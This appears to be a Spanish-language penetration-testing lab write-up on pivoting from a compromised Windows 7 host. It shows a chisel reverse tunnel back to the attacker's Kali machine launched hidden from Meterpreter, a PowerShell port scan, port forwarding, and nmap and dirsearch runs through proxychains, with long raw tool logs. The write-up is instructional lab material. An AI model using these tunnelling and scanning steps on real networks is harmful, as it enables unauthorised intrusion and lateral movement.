040555/r-xr-xr-x     0            dir              2009-07-14 00:54:24 -0400 Libraries
040555/r-xr-xr-x     0            dir              2009-07-14 00:54:24 -0400 Music
040555/r-xr-xr-x     0            dir              2009-07-14 00:54:24 -0400 Pictures
040555/r-xr-xr-x     0            dir              2009-07-14 06:10:35 -0400 Recorded TV
040555/r-xr-xr-x     0            dir              2009-07-14 00:54:24 -0400 Videos
100777/rwxrwxrwx   10240184       fil              2025-10-15 09:47:13 -0400 chisel.exe
100666/rw-rw-rw-    174           fil              2009-07-14 00:54:24 -0400 desktop.ini
```

Tener en cuenta que dada la versión de la maquina Win7 (2009) no soporta binarios estáticos.

```
meterpreter > sysinfo
Computer      : W7-PIVOTING
OS           : Windows 7 (6.1 Build 7600).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
```

github.com/jpillora/chisel/releases		
chisel_1.7.6_darwin_arm64.gz	3.17 MB	Feb 18, 2021
chisel_1.7.6_linux_386.gz	2.97 MB	Feb 18, 2021
chisel_1.7.6_linux_amd64.gz	3.14 MB	Feb 18, 2021
chisel_1.7.6_linux_arm64.gz	2.86 MB	Feb 18, 2021
chisel_1.7.6_linux_armv6.gz	2.94 MB	Feb 18, 2021
chisel_1.7.6_linux_armv7.gz	2.93 MB	Feb 18, 2021
chisel_1.7.6_linux_mips64le_hardfloat.gz	2.69 MB	Feb 18, 2021
chisel_1.7.6_linux_mips64le_softfloat.gz	2.7 MB	Feb 18, 2021
chisel_1.7.6_linux_mips64_hardfloat.gz	2.72 MB	Feb 18, 2021
chisel_1.7.6_linux_mips64_softfloat.gz	2.72 MB	Feb 18, 2021
chisel_1.7.6_linux_mipsle_hardfloat.gz	2.76 MB	Feb 18, 2021
chisel_1.7.6_linux_mipsle_softfloat.gz	2.77 MB	Feb 18, 2021
chisel_1.7.6_linux_mips_hardfloat.gz	2.77 MB	Feb 18, 2021
chisel_1.7.6_linux_mips_softfloat.gz	2.77 MB	Feb 18, 2021
chisel_1.7.6_linux_ppc64.gz	2.78 MB	Feb 18, 2021
chisel_1.7.6_linux_ppc64le.gz	2.77 MB	Feb 18, 2021
chisel_1.7.6_linux_s390x.gz	3.01 MB	Feb 18, 2021
chisel_1.7.6_windows_386.gz	3.06 MB	Feb 18, 2021
chisel_1.7.6_windows_amd64.gz	3.16 MB	Feb 18, 2021
Source code (zip)		Feb 18, 2021
Source code (tar.gz)		Feb 18, 2021

Nos lo descargamos, descomprimos y le dimos permiso de ejecución

```
chisel_1.11.3_linux_amd64.gz chisel_1.11.3_windows_amd64.zip chisel_1.7.6_windows_amd64.gz chisel_1.7.7_windows_amd64.gz
(kali@kali) - [~/Tools/chisel/descargables]
$ 7z x chisel_1.7.6_windows_amd64.gz
7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit locale=en_US.UTF-8 Threads:5 OPEN_MAX:1024, ASM
Scanning the drive for archives:
1 file, 3309481 bytes (3232 KiB)
Extracting archive: chisel_1.7.6_windows_amd64.gz
Path = chisel_1.7.6_windows_amd64.gz
Type = gzip
Headers Size = 21
Everything is Ok
Size:      8548352
Compressed: 3309481
```

```
(kali@kali) - [~/Tools/chisel]
$ chmod +x chisel_v1.7.6.exe
```

Procedemos a la instalación y configuración de chisel tanto del lado cliente (para que se conecte a Kali) como del lado servidor, para que desde Kali poder obtener un scaneo a la 2° maquina y así descubrir puertos activos

```
(kali@kali)-[~/Tools/chisel]
$ ./chisel server --reverse -p 1234
2025/10/15 11:25:54 server: Reverse tunnelling enabled
2025/10/15 11:25:54 server: Fingerprint 3XGeGt0k8yzHr+eLU0QhFnBQIHbwan8LqVPbVrsmDo=
2025/10/15 11:25:54 server: Listening on http://0.0.0.0:1234
2025/10/15 11:26:29 server: session#1: Client version (1.7.6) differs from server version (1.11.3)
2025/10/15 11:26:29 server: session#1: tun: proxy#R:1080→1080: Listening

meterpreter > shell
Process 2604 created.
Channel 11 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\Public>chisel.exe client 10.0.2.15:1234 R:1080
chisel.exe client 10.0.2.15:1234 R:1080
2025/10/15 17:26:29 client: Connecting to ws://10.0.2.15:1234
2025/10/15 17:26:29 client: Connected (Latency 1.9531ms)
```

Ponemos a correr en 2do plano chisel dado que necesitamos ver que puertos tiene abiertos la maquina Ubuntu para comenzar su enumeración

```
C:\Users\Public>chisel.exe client 10.0.2.15:1234 R:1080
chisel.exe client 10.0.2.15:1234 R:1080
2025/10/16 20:34:30 client: Connecting to ws://10.0.2.15:1234
2025/10/16 20:34:33 client: Connected (Latency 15.625ms)
^C
Terminate channel 3? [Y/N] v
meterpreter > execute -H -f C:\\Users\\Public\\chisel.exe -a "client 10.0.2.15:1234 R:1080"
Process 1364 created.
meterpreter > ps

Process List

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
188	448	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	
252	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
268	448	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
324	316	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
372	316	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
384	364	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
424	364	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
448	372	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
456	372	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
464	372	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
588	448	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
656	448	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
708	448	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
776	424	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
828	448	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
856	448	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
884	448	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
916	448	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1028	2016	GoogleCrashHandler.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\Update\1.3.3.6.372\GoogleCrashHandler.exe
1060	2016	GoogleCrashHandler64.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\Update\1.3.3.6.372\GoogleCrashHandler64.exe
1100	448	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1136	448	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1248	448	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1392	448	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
1432	1036	chisel.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Users\Public\chisel.exe
1616	448	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1832	324	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe

Ejecutamos comandos de powershell para saber que puertos están abiertos

```
meterpreter > shell
Process 1108 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Public>powershell -Command "20..1000 | ForEach-Object { $port = $_; Try { $socket = New-Object System.Net.Sockets.TcpClient('192.168.56.103', $port); if($socket.Connected) { Write-Host 'Puerto' $port 'abierto'; $socket.Close() } } Catch {} }"
powershell -Command "20..1000 | ForEach-Object { $port = $_; Try { $socket = New-Object System.Net.Sockets.TcpClient('192.168.56.103', $port); if($socket.Connected) { Write-Host 'Puerto' $port 'abierto'; $socket.Close() } } Catch {} }"
Puerto 21 abierto
Puerto 22 abierto
Puerto 80 abierto
Puerto 111 abierto
```

Con los puertos que tenemos abiertos realizamos portforwarding con meterpreter

```
Terminate channel 5? [y/N] y
meterpreter > portfwd add -l 2121 -p 21 -r 192.168.56.103
[*] Forward TCP relay created: (local) :2121 → (remote) 192.168.56.103:21
meterpreter > portfwd add -l 2222 -p 22 -r 192.168.56.103
[*] Forward TCP relay created: (local) :2222 → (remote) 192.168.56.103:22
meterpreter > portfwd add -l 8080 -p 80 -r 192.168.56.103
[*] Forward TCP relay created: (local) :8080 → (remote) 192.168.56.103:80
meterpreter > portfwd add -l 1111 -p 111 -r 192.168.56.103
[*] Forward TCP relay created: (local) :1111 → (remote) 192.168.56.103:111
meterpreter > portfwd list
```

Active Port Forwards

Index	Local	Remote	Direction
1	0.0.0.0:2121	192.168.56.103:21	Forward
2	0.0.0.0:2222	192.168.56.103:22	Forward
3	0.0.0.0:8080	192.168.56.103:80	Forward
4	0.0.0.0:1111	192.168.56.103:111	Forward

4 total active port forwards.

Realizamos los escaneos desde nuestra kali


```
└─$ nmap -sV -p 2121,2222,8080,1111 localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-16 15:20 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000060s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
1111/tcp  open  rpcbind
2121/tcp  open  ftp      vsftpd 3.0.2
2222/tcp  open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
8080/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.19 seconds
```

Observamos las versiones del puerto 21(vsftpd 3.0.2), 22(OpenSSH 6.6.1p1), 80(Apache 2.4.7) y el puerto 111(RPCBind)

Obtenemos una página web



The screenshot shows a web browser window with the title 'Login Test'. The address bar displays 'file:///tmp/index.html'. The browser's toolbar includes navigation buttons (back, forward, refresh, home) and a search bar. Below the toolbar, a row of bookmarks is visible, including 'OffSec', 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Online - Reverse Shell ...', and 'CrackStation - Online'. The main content area of the browser shows a page titled 'Login Test'. This page contains two text input fields, one labeled 'Username:' and one labeled 'Password:', and a 'Login' button below them.

Procedemos a la enumeración de subdirectorios a través de proxychains, utilizando dirsearch.

[illegible]

```

... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168
[
] 0% 27/11460 33/s job:1/1 errors:0 ... OK
... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 ... OK
[
] 0% 27/11460 33/s job:1/1 errors:0 ... OK
[
] 0% 27/11460 33/s job:1/1 errors:0 ... OK
[
] 0% 27/11460 33/s job:1/1 errors:0 ... OK
27.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict ch
ain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains
] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80
... OK
[
] 0% 40/11460 55/s job:1/1 errors:0 ... OK
... OK
... OK
... OK
... OK
... OK
[
] 0% 40/11460 55/s job:1/1 errors:0 ... OK
[
] 0% 40/11460 55/s job:1/1 errors:0 ... OK
[
] 0% 50/11460 68/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[
] 4% 512/11460 197/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[
] 4% 537/11460 196/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[
] 4% 562/11460 190/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[05:51:36] 403 - 292B - /.ht_wsr.txt
[05:51:36] 403 - 295B - /.htaccess.bak1
[05:51:36] 403 - 295B - /.htaccess.orig
[05:51:36] 403 - 297B - /.htaccess.sample
[05:51:36] 403 - 295B - /.htaccess.save
[05:51:36] 403 - 296B - /.htaccess_extra
[05:51:36] 403 - 295B - /.htaccess_orig
[05:51:36] 403 - 293B - /.htaccessBAK
[05:51:36] 403 - 293B - /.htaccess_sc
[05:51:36] 403 - 293B - /.htaccessOLD
[05:51:36] 403 - 294B - /.htaccessOLD2

[05:51:36] 403 - 294B - /.htaccessOLD2
[05:51:37] 403 - 285B - /.htm
[05:51:37] 403 - 286B - /.html
[05:51:37] 403 - 295B - /.htpasswd_test
[05:51:37] 403 - 291B - /.htpasswd
[05:51:37] 403 - 292B - /.httr-oauth
[
] 6% 718/11460 174/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[
] 7% 817/11460 188/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[
] 7% 819/11460 190/s job:1/1 errors:0 ... OK
[
] 8% 964/11460 189/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[
] 10% 1173/11460 198/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[
] 10% 1237/11460 193/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[
] 10% 1243/11460 193/s job:1/1 errors:0 ... OK
[
] 10% 1258/11460 195/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[
] 11% 1262/11460 195/s job:1/1 errors:0 ... OK
[
] 11% 1333/11460 175/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[
] 11% 1334/11460 175/s job:1/1 errors:0 ... OK
[
] 12% 1432/11460 175/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[
] 12% 1433/11460 175/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[
] 12% 1436/11460 175/s job:1/1 errors:0 ... OK
[
] 12% 1437/11460 175/s job:1/1 errors:0 ... OK
[
] 13% 1551/11460 180/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[
] 13% 1553/11460 180/s job:1/1 errors:0 ... OK
[
] 15% 1772/11460 184/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[
] 15% 1779/11460 184/s job:1/1 errors:0 ... OK
[
] 17% 1969/11460 182/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[
] 17% 1971/11460 182/s job:1/1 errors:0 ... OK
[
] 17% 2033/11460 176/s job:1/1 errors:0 ... OK
[
] 17% 2038/11460 178/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[
] 17% 2041/11460 178/s job:1/1 errors:0 ... OK
[
] 17% 2052/11460 178/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[
] 21% 2419/11460 181/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[
] 21% 2423/11460 181/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080
... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict chain ... 127
.0.0.1:1080 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 ... 192.168.56.103:80 [proxychains] Strict chain

```



```
168.56.103:80 ... OK
[#####] 21% 2419/11460 181/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 21% 2423/11460 181/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080
... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict chain ... 127
.0.0.1:1080 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 ... 192.168.56.103:80 [proxychains] Strict chain
n ... 127.0.0.1:1080 ... OK
[#####] 21% 2424/11460 181/s job:1/1 errors:0 ... 192.168.56.103:80 [proxychains] Strict chain ... 1
[#####] 21% 2424/11460 181/s job:1/1 errors:0 ... OK
[#####] 21% 2440/11460 181/s job:1/1 errors:0 ... OK
[#####] 21% 2446/11460 179/s job:1/1 errors:0 ... OK
... OK
... OK
... OK
... OK
... OK
[#####] 21% 2446/11460 179/s job:1/1 errors:0 ... OK
... OK
[#####] 21% 2452/11460 179/s job:1/1 errors:0 ... OK
[#####] 21% 2453/11460 164/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[#####] 22% 2633/11460 163/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[#####] 25% 2922/11460 174/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 25% 2924/11460 174/s job:1/1 errors:0 ... OK
[#####] 25% 2944/11460 171/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 25% 2949/11460 171/s job:1/1 errors:0 ... OK
[#####] 27% 3146/11460 177/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 27% 3147/11460 177/s job:1/1 errors:0 ... OK
[#####] 27% 3172/11460 179/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 27% 3174/11460 179/s job:1/1 errors:0 ... OK
[#####] 28% 3258/11460 168/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[#####] 29% 3363/11460 170/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 29% 3363/11460 170/s job:1/1 errors:0 ... OK
[#####] 29% 3400/11460 165/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[#####] 31% 3623/11460 169/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
```

```
168.56.103:80 ... OK
[#####] 31% 3623/11460 169/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[#####] 32% 3691/11460 165/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080
[#####] 32% 3693/11460 170/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
... OK
[#####] 32% 3705/11460 170/s job:1/1 errors:0 ... OK
... OK
[#####] 34% 3951/11460 174/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 34% 3951/11460 174/s job:1/1 errors:0 ... OK
[#####] 36% 4185/11460 165/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[#####] 36% 4197/11460 165/s job:1/1 errors:0 ... OK
[#####] 37% 4243/11460 157/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 37% 4245/11460 157/s job:1/1 errors:0 ... OK
[#####] 37% 4270/11460 151/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[#####] 37% 4283/11460 151/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 37% 4291/11460 151/s job:1/1 errors:0 ... OK
[#####] 37% 4316/11460 146/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 37% 4318/11460 146/s job:1/1 errors:0 ... OK
[#####] 38% 4417/11460 149/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 38% 4419/11460 149/s job:1/1 errors:0 ... OK
[#####] 38% 4422/11460 149/s job:1/1 errors:0 ... OK
[#####] 40% 4585/11460 160/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 40% 4588/11460 160/s job:1/1 errors:0 ... OK
[#####] 41% 4807/11460 162/s job:1/1 errors:0 ... OK
[#####] 43% 5021/11460 164/s job:1/1 errors:0 ... OK
[#####] 43% 5033/11460 164/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 43% 5036/11460 164/s job:1/1 errors:0 ... OK
[#####] 43% 5039/11460 164/s job:1/1 errors:0 ... OK
[#####] 44% 5072/11460 155/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 44% 5073/11460 155/s job:1/1 errors:0 ... OK
[05:52:04] 301 - 314B - /data → http://192.168.56.103/data/
[05:52:04] 200 - 454B - /data/
[#####] 46% 5287/11460 164/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 46% 5290/11460 164/s job:1/1 errors:0 ... OK
```



```
[#####] 80% 9217/11460 132/s job:1/1 errors:0 ... OK
[#####] 80% 9236/11460 131/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 80% 9251/11460 131/s job:1/1 errors:0 ... OK
[#####] 81% 9292/11460 132/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[05:52:32] 301 - 317B - /scripts → http://192.168.56.103/scripts/
[05:52:32] 200 - 455B - /scripts/
[#####] 81% 9397/11460 133/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 81% 9397/11460 133/s job:1/1 errors:0 ... OK
[05:52:33] 403 - 295B - /server-status/
[05:52:33] 403 - 294B - /server-status/
[#####] 82% 9424/11460 128/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 82% 9424/11460 128/s job:1/1 errors:0 ... OK
[#####] 82% 9430/11460 128/s job:1/1 errors:0 ... OK
[#####] 82% 9430/11460 128/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 82% 9430/11460 128/s job:1/1 errors:0 ... OK
[#####] 84% 9635/11460 140/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 84% 9638/11460 140/s job:1/1 errors:0 ... OK
[#####] 84% 9737/11460 141/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[#####] 85% 9776/11460 134/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 85% 9782/11460 134/s job:1/1 errors:0 ... OK
[#####] 85% 9817/11460 139/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[#####] 86% 9864/11460 132/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[#####] 86% 9867/11460 132/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 86% 9872/11460 131/s job:1/1 errors:0 ... OK
[#####] 86% 9954/11460 129/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 86% 9954/11460 129/s job:1/1 errors:0 ... OK
[#####] 86% 9962/11460 129/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 86% 9963/11460 129/s job:1/1 errors:0 ... OK
[#####] 87% 9981/11460 127/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 87% 9984/11460 127/s job:1/1 errors:0 ... OK
[#####] 87% 10014/11460 128/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 87% 10016/11460 128/s job:1/1 errors:0 ... OK
[#####] 88% 10160/11460 128/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 88% 10160/11460 128/s job:1/1 errors:0 ... OK
[#####] 89% 10208/11460 118/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 ... OK
```

```
[#####] 88% 10160/11460 128/s job:1/1 errors:0 ... OK
[#####] 89% 10208/11460 118/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 ... OK
... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168
.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 .
... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.
[#####] 89% 10215/11460 118/s job:1/1 errors:0 ... OK
... OK
[#####] 89% 10215/11460 123/s job:1/1 errors:0 ... OK
... OK
... OK
... OK
[05:52:42] 301 - 317B - /uploads → http://192.168.56.103/uploads/
[05:52:42] 200 - 492B - /uploads/
[#####] 93% 10664/11460 131/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 93% 10665/11460 131/s job:1/1 errors:0 ... OK
[#####] 93% 10734/11460 130/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 93% 10736/11460 130/s job:1/1 errors:0 ... OK
[#####] 93% 10741/11460 130/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
[#####] 93% 10748/11460 130/s job:1/1 errors:0 ... OK
[#####] 95% 10936/11460 136/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[#####] 95% 10975/11460 130/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[#####] 95% 10995/11460 127/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
[#####] 96% 11095/11460 133/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 [proxychains] Strict chain ... 127.0.0.1:1080
... 192.168.56.103:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.103:80 ... OK
... OK
... OK
[#####] 96% 11103/11460 133/s job:1/1 errors:0[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.
168.56.103:80 ... OK
Task Completed
```

Nos descargamos el fichero

```
-(kali@kali)-[~]
└─$ proxychains curl http://192.168.56.103/scripts/data.txt > /tmp/data.txt
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 [proxychains] Strict chain ... 127.0.0.1:1080 ...
92.168.56.103:80 ... OK
100 1480 100 1480 0 0 42666 0 0 0 0 0 0 0 0 0 0 43529
```

Y vemos que dentro se hace mención a la creación de un directorio llamado “ifp”.

```
(kali@kali) ~$ cat /tmp/data.txt
El centro IFP ha creado un directorio llamado "ifp" donde se ha almacenado información importante sobre la conexión a un servidor

commit 1c94e0d311613923ed4a3ef75cc902d0138a09c0
Author: Airel Jaramillo <aireljaramillo4@gmail.com>
Date: Mon Jul 15 12:25:15 2019 -0500

    Texto 2

commit 6512b78607b6eab7af755f671a31bcf31fbb3ba4
Author: Airel Jaramillo <aireljaramillo4@gmail.com>
Date: Mon Jul 15 12:22:42 2019 -0500

    Nos movimos a texto

commit cd73268d45903d27d3091a9d1621490cdf82899a
Author: Airel Jaramillo <aireljaramillo4@gmail.com>
Date: Mon Jul 15 11:55:16 2019 -0500

    fusion prueba 1

commit 4e4a6e9bc13651af85727cc394b2065b900b6c99
Author: Airel Jaramillo <aireljaramillo4@gmail.com>
Date: Mon Jul 15 11:42:54 2019 -0500

